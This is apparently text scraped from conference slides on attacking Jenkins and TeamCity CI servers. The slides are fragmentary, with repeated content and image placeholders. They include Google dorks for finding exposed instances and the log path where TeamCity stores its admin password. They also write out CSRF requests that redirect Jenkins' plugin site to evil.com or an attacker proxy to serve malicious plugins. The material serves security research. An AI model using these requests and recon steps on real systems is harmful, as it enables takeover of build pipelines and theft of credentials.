



Access the Developers VCS • Download the sources • Parse sources for hardoced values • Find passwords from admin’s endpoint • Acces the endpoint and upload a shell Why to attack?

default • No roles at all - Unauth • Teamcity • Registration enabled by default (Often, with “Project developer” role) • Guest login enabled by default - Guest - Open reg A note on CI: Access level problems Google dork: intitle:“Dashboard [Jenkins]” intext:”Manage Jenkins” Google dork: intitle: “Projects - TeamCity” Google dork: intitle: “Register a New user Account - TeamCity”


for default or outdated instances) • A great number of vulnerabilities in the CI itself (and also in all that default plugins) A note on CI: UI Problems

for default or outdated instances) • A great number of XSS vulnerabilities in the CI itself (and also in all that default plugins) A note on CI: UI Problems

for default or outdated instances) • A great number of XSS vulnerabilities in the CI itself (and also in all that default plugins) A note on CI: UI Problems _
for default or outdated instances) • A great number of XSS vulnerabilities in the CI itself (and also in all that default plugins) A note on CI: UI Problems _

files of other projects on the same Agent - Jenkins agent working dir - TeamCity agent working dir • If Agent == Master: Any project can access (and modify) CI configuration itself - Jenkins configuration dir - TeamCity configuration dir A note on CI: isolation problems ../workspace/ ../../work/ (buildAgent/work/) $JENKINS_HOME/ .BuildServer/config/


to it. And we almost certainly have!) Project administrator role Setup XSS payload Plant XSS payload PWN! Examples can be found here*: https://goo.gl/YUqHbk Flaws in Jenkins: https://goo.gl/XJZcBk For flaws in TeamCity you can see the release notes: https://goo.gl/pEcjJm …Phish a little...


Build Agent == Master Server Hint2: Master stores its super admin password in: Hint3: by default agent listens on 0.0.0.0 Hint4: Agent's default listening port is 9090 Breaking in: CI (if we have local network access. Teamcity case) Project administrator role Send a crafted XML-RPC payload to Agent* Perform MitM attack on agent and Master We gain super administrator role ./logs/teamcity-server.log
Build Agent == Master Server Hint2: Master stores its super admin password in file ./logs/teamcity-server.log Hint3: by default agent listens on 0.0.0.0 Hint4: Agent's default listening port is 9090 Breaking in: CI (if we have local network access. Teamcity case) Project administrator role Send a crafted XML-RPC payload to Agent* Perform MitM attack on agent and Master We gain super administrator role

access to it. And we almost certainly have!) Project administrator role •Modify configuration VIA CSRF (or XSS) Setting up evil plugin server via CSRF vulnerability: /pluginManager/siteConfigure?site=http%3A%2F%2Fwww.evil.com&.crumb=&jso n=%7B%22site%22%3A+%22http%3A%2F%2Fwww.evil.com%22%2C+%22crumb% 22%3A+%22%22%7D&Submit=%D0%A1%D0%BE%D1%85%D1%80%D0%B0%D0% BD%D0%B8%D1%82%D1%8C

access to it. And we almost certainly have!) Project administrator role •Modify configuration VIA CSRF (or XSS) Setting up evil host as proxy for plugin server via CSRF vulnerability : /pluginManager/proxyConfigure?_.name=192.168.1.26&_.port=54321&_.userName=&_.passwo rd=&_.noProxyHost=&_.testUrl=http%3A%2F%2Fwww.ya.ru&.crumb=&json=%7B%22name%22 %3A+%22192.168.1.26%22%2C+%22port%22%3A+%2254321%22%2C+%22userName%22%3A+ %22%22%2C+%22password%22%3A+%22%22%2C+%22noProxyHost%22%3A+%22%22%2C+%22 testUrl%22%3A+%22http%3A%2F%2Fwww.ya.ru%22%2C+%22crumb%22%3A+%22%22%7D&Su bmit=%D0%A1%D0%BE%D1%85%D1%80%D0%B0%D0%BD%D0%B8%D1%82%D1%8C

access to it. And we almost certainly have!) Project administrator role Setup Malicious plugin server Exploit Client-Side vulnerability PWN VIA UI + plugin description For Jenkins you could use: Juseppe (https://goo.gl/fiLZc9) cvcvcv
